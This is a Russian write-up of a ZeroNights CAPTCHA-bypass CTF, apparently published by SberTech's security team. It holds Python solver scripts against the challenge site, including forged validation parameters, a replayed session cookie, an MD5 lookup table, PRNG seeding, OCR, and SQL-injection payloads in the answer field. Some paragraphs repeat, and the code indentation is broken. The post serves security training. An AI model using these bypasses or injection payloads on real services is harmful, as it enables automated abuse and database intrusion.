

В этом году на ИБ-конференции ZeroNights отдел тестирования информационной безопасности приложений СберТеха предложил участникам ZeroNights поискать уязвимости в различных реализациях капчи. Всего мы дали 11 примеров с логическими или программными ошибками, которые позволяют решать множество капч за малое время. В каждом раунде от участников требовалось «решить» 20 капч за 10 секунд и при этом набрать нужный процент правильных ответов.
Мы предлагаем вам тоже поучаствовать. В посте мы разместим ссылки на все задания, составленные fryday, а под ними в спойлерах — write-up участника Liro с правильными ответами.
Для доступа к заданиям необходима регистрация на сайте с заданиями. Много времени она не займет — подтверждающих писем нет, после ввода своих данных можно сразу логиниться.

Это задание предназначено для знакомства с интерфейсом. В начале каждого задания будет дано краткое описание, общее количество капч, требуемый процент правильно введенных капч и время решения, а также зарабатываемые очки. По количеству очков можно примерно оценить сложность задания.




Мы предлагаем вам тоже поучаствовать. В посте мы разместим ссылки на все задания, составленные fryday, а под ними в спойлерах — write-up участника Liro с правильными ответами.
Для доступа к заданиям необходима регистрация на сайте с заданиями. Много времени она не займет — подтверждающих писем нет, после ввода своих данных можно сразу логиниться.
Задание-разминка: «Ciferka»
Это задание предназначено для знакомства с интерфейсом. В начале каждого задания будет дано краткое описание, общее количество капч, требуемый процент правильно введенных капч и время решения, а также зарабатываемые очки. По количеству очков можно примерно оценить сложность задания.
Задание 2: «A little bit greeky»
Решение
В этом задании нам каждый раз нам предлагается вводить «осознанное» слово. Быстро гуглим – оказывается, что это имена богов из греческой мифологии. После ввода нескольких капч и просмотра кода картинок замечаем, что каждый раз номер картинки меняется:

Можно предположить, что количество картинок ограничено. В коде страницы указаны непосредственно ссылки на сами капчи. Выгружаем их руками — всего оказалось 16 штук.
У нас есть конечное количество картинок с номерами от 1 до 16, где каждому номеру соответствует имя конкретного персонажа. Теперь остается при каждом запросе найти в коде страницы номер капчи и отправить нужного персонажа, соответствующего этому номеру:
def chal2():
    def load_captcha_images():
        url = "http://captcha.cf/static/ciferki/{}.png"
        for i in range(1, 16):
            resp = requests.get(url.format(i))
            with open('captcha1/{}.png'.format(i), 'wb') as f:
                f.write(resp.content)
    gods = 'Zeus Hera Aphrodite Apollo Ares Leto Athena Phobos Dionysus Hades Triton Hermes    Eos Poseidon Morpheus'
    captcha_solutions = gods.split()
     resp = s.post('http://captcha.cf/challenge/2/start', proxies=proxies)
     resp = s.get('http://captcha.cf/challenge/2', proxies=proxies)
     for i in range(50):
        captcha_match = re.search(r'<img src="/static/ciferki/(\d+).png"/>', resp.text)
        if not captcha_match:
            print(resp.text)
        captcha_num = int(captcha_match.group(1))
        print('captcha_num:', captcha_num)
        resp = s.post(
            'http://captcha.cf/captcha',
            data={'answer': captcha_solutions[captcha_num - 1]},
            proxies=proxies)
Задание 3: «One, two, three…»
Решение

Если внимательно прочитать задание, можно заметить одну странность – нам необходимо всего лишь 24% правильных ответов для успешного прохождения. Запомним это и продолжим наши поиски.
Во всех капчах этого задания нам предлагают ввести результат суммирования некоторых чисел. После прохождения всех капч становится ясно, что в суммировании используются только числа от 1 до 4.
Переберем все возможные комбинации, которые могут появляться, основываясь на наших догадках о том, что цифры больше 4 в сумме не используются:
Самый частый результат суммы — 5, ровно 25% всех сумм. В условии стоит 24% верных капч, так что если мы установим «5» как ответ для всех, то решим задачу:
Во всех капчах этого задания нам предлагают ввести результат суммирования некоторых чисел. После прохождения всех капч становится ясно, что в суммировании используются только числа от 1 до 4.
Переберем все возможные комбинации, которые могут появляться, основываясь на наших догадках о том, что цифры больше 4 в сумме не используются:
| 1+1=2 |
2+1=3 |
3+1=4 |
4+1=5 |
| 1+2=3 |
2+2=4 |
3+2=5 |
4+2=6 |
| 1+3=4 |
2+3=5 |
3+3=6 |
4+3=7 |
| 1+4=5 |
2+4=6 |
3+4=7 |
4+4=8 |
Самый частый результат суммы — 5, ровно 25% всех сумм. В условии стоит 24% верных капч, так что если мы установим «5» как ответ для всех, то решим задачу:
def chal3():
    resp = s.post('http://captcha.cf/challenge/3/start', proxies=proxies)
    for i in range(20):
        resp = s.post('http://captcha.cf/captcha', data={'answer': 5}, proxies=proxies)
    time.sleep(65)
Задание 4: «We need to go deeper»
Решение
Cмотрим код страницы и видим там обфусцированный JavaScript. Скорей всего, этот код и проверяет правильность вводимой капчи. Проверим свою теорию с помощью Burp Suite:

Помимо введенной капчи, на сервер также отправляется параметр «correct» равный 1. То есть можно обмануть сервер, отправляя ему каждый раз одно и тоже значение капчи, при этом добавив параметр correct:
Помимо введенной капчи, на сервер также отправляется параметр «correct» равный 1. То есть можно обмануть сервер, отправляя ему каждый раз одно и тоже значение капчи, при этом добавив параметр correct:
<b>def</b> chal4():
    resp = s.post('http://captcha.cf/challenge/4/start', proxies=proxies)
    <b>for</b> i <b>in</b> range(20):
        <b>print</b>(i)
        s.post('http://captcha.cf/captcha', data={'answer': '0C8X4', 'correct': '1'}, allow_redirects=False, proxies=proxies)
Задание 5: «Promzona»
Решение
Визуальный анализ капчи ничего не дает, поэтому мы использовали Burp Suite для анализа:

Как оказалось, для проверки на сервер помимо ответа на капчу отправляется также параметр «kod», который хранится в коде страницы:

Нетрудно догадаться, что параметр «kod» — это md5-хеш от ответа. Таким образом, отправляем на сервер 20 раз корректную пару answer/kod, и задание засчитано:
Как оказалось, для проверки на сервер помимо ответа на капчу отправляется также параметр «kod», который хранится в коде страницы:
Нетрудно догадаться, что параметр «kod» — это md5-хеш от ответа. Таким образом, отправляем на сервер 20 раз корректную пару answer/kod, и задание засчитано:
def chal5():
    resp = s.post('http://captcha.cf/challenge/5/start', proxies=proxies)
    for i in range(20):
        print(i)
        s.post('http://captcha.cf/captcha', data={'answer': '55', 'kod':'b53b3a3d6ab90ce0268229151c9bde11'}, allow_redirects=False, proxies=proxies)
Задание 6: «Dispersion»
Решение

При вводе капч мы заметили, что длина капчи всегда составляет пять символов, а в ней используются только заглавные буквы и цифры. Просмотрев код, мы также видим, что название картинки капчи — это md5-хэш от ее символов.

Анализ через Burp Suite показывает, что нам необходимо только поле answer, которое является ответом на капчу.

Дело за малым – вытащить из кода страницы необходимое значение хэша, а по нему восстановить значение капчи. Однако функция, обратная хэшированию, сложна к вычислению, поэтому пойдем другим путем. Составим таблицу пар всех возможных капч (только заглавные буквы и цифры, длина капчи всегда 5 символов) и значения md5-хэшей от них, произведем поиск необходимого значения капчи по хэшу:
Для выполнения задания понадобилось написать дополнительные функции:
Анализ через Burp Suite показывает, что нам необходимо только поле answer, которое является ответом на капчу.
Дело за малым – вытащить из кода страницы необходимое значение хэша, а по нему восстановить значение капчи. Однако функция, обратная хэшированию, сложна к вычислению, поэтому пойдем другим путем. Составим таблицу пар всех возможных капч (только заглавные буквы и цифры, длина капчи всегда 5 символов) и значения md5-хэшей от них, произведем поиск необходимого значения капчи по хэшу:
def chal6():
    resp = s.post('http://captcha.cf/challenge/6/start')
    for i in range(20):
        m = re.search(r'static/regenbogen/(.*?)\.png', resp.text)
        hash_ = m.group(1)
        word = sh.grep(hash_, 'md5_tables/' + hash_[0] + '.md5').split(':')[1].strip()
        print(hash_, word)
        resp = s.post('http://captcha.cf/captcha', data={'answer': word})
Для выполнения задания понадобилось написать дополнительные функции:
- мы сгенерировали все возможные md5-хэши для ответов длиной в 5 символов, состоящих из заглавных букв и цифр;
- для прохождения задания в заданное время, мы отсортировали все хэши по первому символу. Т.е. мы смотрим первый символ хэша капчи, открываем необходимый блок сортировки и производим поиск по нему только в этом блоке.
alphabet = string.ascii_lowercase + string.digits

def gen_md5_table():
    a = string.ascii_uppercase + string.digits
    table = itertools.product(a, repeat=5)
    f = open('md5_table', 'w')
    for i in table:
         s = hashlib.md5(bytes(''.join(i), 'ascii')).hexdigest() + ':' + ''.join(i)
        print(s)
        f.write(s + '\n')
        f.close()

<i># call gen_md5_table
# in bash: sort md5_table > md5_sorted
# in bash: mkdir md5_tables
# call split_to_files</i>

def split_to_files():
	file_handlers = {}
	for a in alphabet:
    	file_handlers[a] = open('md5_tables/' + a +'.md5', 'w')

	with open('md5_sorted') as f:
    	for line in f:
        file_handlers[line[0]].write(line)
Задание 7: «Four rooms»
Решение

К своему удивлению, вместо непонятных, трудно читаемых символов мы видим в задании красивую, абсолютно понятную картинку:

Благодаря читабельности картинки можно использовать технологию оптического распознавания символов. В python3 — OCR-модуль pytesseract. Пришлось немного исправить функцию, убрав из считываемого текста возможные пробелы, которые не подразумеваются при вводе капчи.
Благодаря читабельности картинки можно использовать технологию оптического распознавания символов. В python3 — OCR-модуль pytesseract. Пришлось немного исправить функцию, убрав из считываемого текста возможные пробелы, которые не подразумеваются при вводе капчи.
def chal7():
    s.post('http://captcha.cf/challenge/7/start', proxies=proxies)
    for i in range(1, 21):
        resp = s.get('http://captcha.cf/captcha/image', proxies=proxies)
        image_name = '/tmp/{}.png'.format(i)
        with open(image_name, 'wb') as f:
            f.write(resp.content)
        text = pytesseract.image_to_string(Image.open(image_name), config='psm -7').replace(' ', '')
        print('text:', text)
        s.post('http://captcha.cf/captcha', data={'answer': text}, allow_redirects=False, proxies=proxies)
Задание 8: «Strategic Explorations of Exoplanets and Disks with Subaru»
Решение
Перед нами вроде бы обычная жуткая капча. Посмотрим код картинок:

Цифры увеличиваются, но никаких последовательностей на протяжении ввода капч не прослеживается. После некоторых раздумий становится понятно: нашим условиям соответствует время. Это параметр, который последовательно увеличивается, но зависимость здесь не лежит на поверхности, так как совершать действия через идеально равные промежутки времени вручную невозможно.
Число на капче – некоторая модификация времени, прописанного в коде страницы. Один из вариантов использования времени — это инициализация генератора случайных чисел. Мы заметили, что числа капч находились в диапазоне от 10 000 до 100 000. Эти границы и были заданы для генерации случайных чисел.
def chal8():
    resp = s.post('http://captcha.cf/challenge/8/start', proxies=proxies)
    for i in range(20):
        m = re.search(r'/static/random/42_(\d+).png', resp.text)
        r = m.group(1)
        random.seed(int(r))
        print('r:', r)
        ans = random.randrange(10000,100000)
        resp = s.post('http://captcha.cf/captcha', data={'answer': ans}, proxies=proxies)
Задание 9: «Watson»
Решение
Начнем сразу с Burp Suite:

Эта задача уже посложней. Кроме поля «answer» ничего нет, а значит нужно искать способ решения где-то в другом месте. После некоторых изысканий, мы дошли до анализа отправленного значения cookie. Заметим, что их значение очень напоминает информацию, закодированную в base64. Проверим это:
Поле «captcha» указывает на то, что с помощью cookie подтверждается валидность капчи. То есть для определенной сессии и определенного поля «answer» наш ответ будет всегда считаться правильным:
def chal9():
    resp = s.post('http://captcha.cf/challenge/9/start', proxies=proxies)
    for i in range(20):
        cookies = {'session':'eyJjYXB0Y2hhIjoiZjhkYTJlYjY4ZmU2YmRjZmY4YTk1NzJiNjMxNGQ2YmMiLCJ1c2VybmFtZSI6ImRtaXRyeS5tYW50aXNAZ21haWwuY29tIn0.DO94IQ.gHUIa3tyIgQ-JdpQ-O0GwUerTSI'}
        requests.post('http://captcha.cf/captcha', data={'answer': 'ICF4G'}, allow_redirects=False, proxies=proxies, cookies=cookies)
Задание 10: «Medicine»
Решение
Для успешного выполнения задания необходимо проэксплуатировать SQL-инъекцию в параметре answer. Логика запроса заключается в сравнении результата капчи из таблицы captcha из базы данных c полученной от пользователя капчей. Исходя из этого передадим на вход в параметр answer:

Автоматизируем процесс эксплуатации:
11111’ union select result from sqli.captcha where id=’<id_from_page_here>’ -- 1
Автоматизируем процесс эксплуатации:
def chal10():
    resp = s.post('http://captcha.cf/challenge/10/start')
    for i in range(20):
         m = re.search(r'name="id" value="(.*?)">', resp.text)
         id_ = m.group(1)
        print(id_)
        data = {

'answer': "asdadsdsa' union select result from sqli.captcha where id='{}' — 1".format(id_),

'id': id_
    }
        resp = s.post('http://captcha.cf/captcha', data=data)
Задание 11: «Poliklinika»
Решение
Иногда составители заданий проводят аналогии между названиями самих заданий и способами решения проблемы. Медицинская тема сработала в прошлой задаче. Также и название Poliklinika наталкивает на попытки использовать SQL-инъекции для решения задачи. Для начала наше задание прогоним через Burp:

Опять нам нужны два поля – «answer» и «id». Второй параметр можно получить из кода страницы:

Видно, что логика SQL запроса представляет собой нечто подобное
SELECT id FROM captcha_table WHERE captcha=’$captcha’
с дальнейшей сверкой полученного результата с параметром id запроса.
Поменяем логику запроса, отдавая в параметре с капчей anything’ or id=’id_parsed_from_page_body. Благодаря логическому ИЛИ запрос будет выполнен успешно и полученный id из базы данных совпадет с id, передаваемым в запросе.
Проверим, проэксплуатировав SQL-инъекцию на вводе капчи:

Эксплуатация проведена успешно, осталось только автоматизировать сдачу результатов.
Опять нам нужны два поля – «answer» и «id». Второй параметр можно получить из кода страницы:
Видно, что логика SQL запроса представляет собой нечто подобное
SELECT id FROM captcha_table WHERE captcha=’$captcha’
с дальнейшей сверкой полученного результата с параметром id запроса.
Поменяем логику запроса, отдавая в параметре с капчей anything’ or id=’id_parsed_from_page_body. Благодаря логическому ИЛИ запрос будет выполнен успешно и полученный id из базы данных совпадет с id, передаваемым в запросе.
Проверим, проэксплуатировав SQL-инъекцию на вводе капчи:
Эксплуатация проведена успешно, осталось только автоматизировать сдачу результатов.
def chal11():
    resp = s.post('http://captcha.cf/challenge/11/start', proxies=proxies)
    for i in range(20):
        m = re.search(r'name="id" value="(.*?)">', resp.text)
        cid = m.group(1)
       data = { 'answer': "asdadsdsa' or id='{}' -- 1".format(cid), 'id': cid}
       resp = s.post('http://captcha.cf/captcha', data=data, proxies=proxies)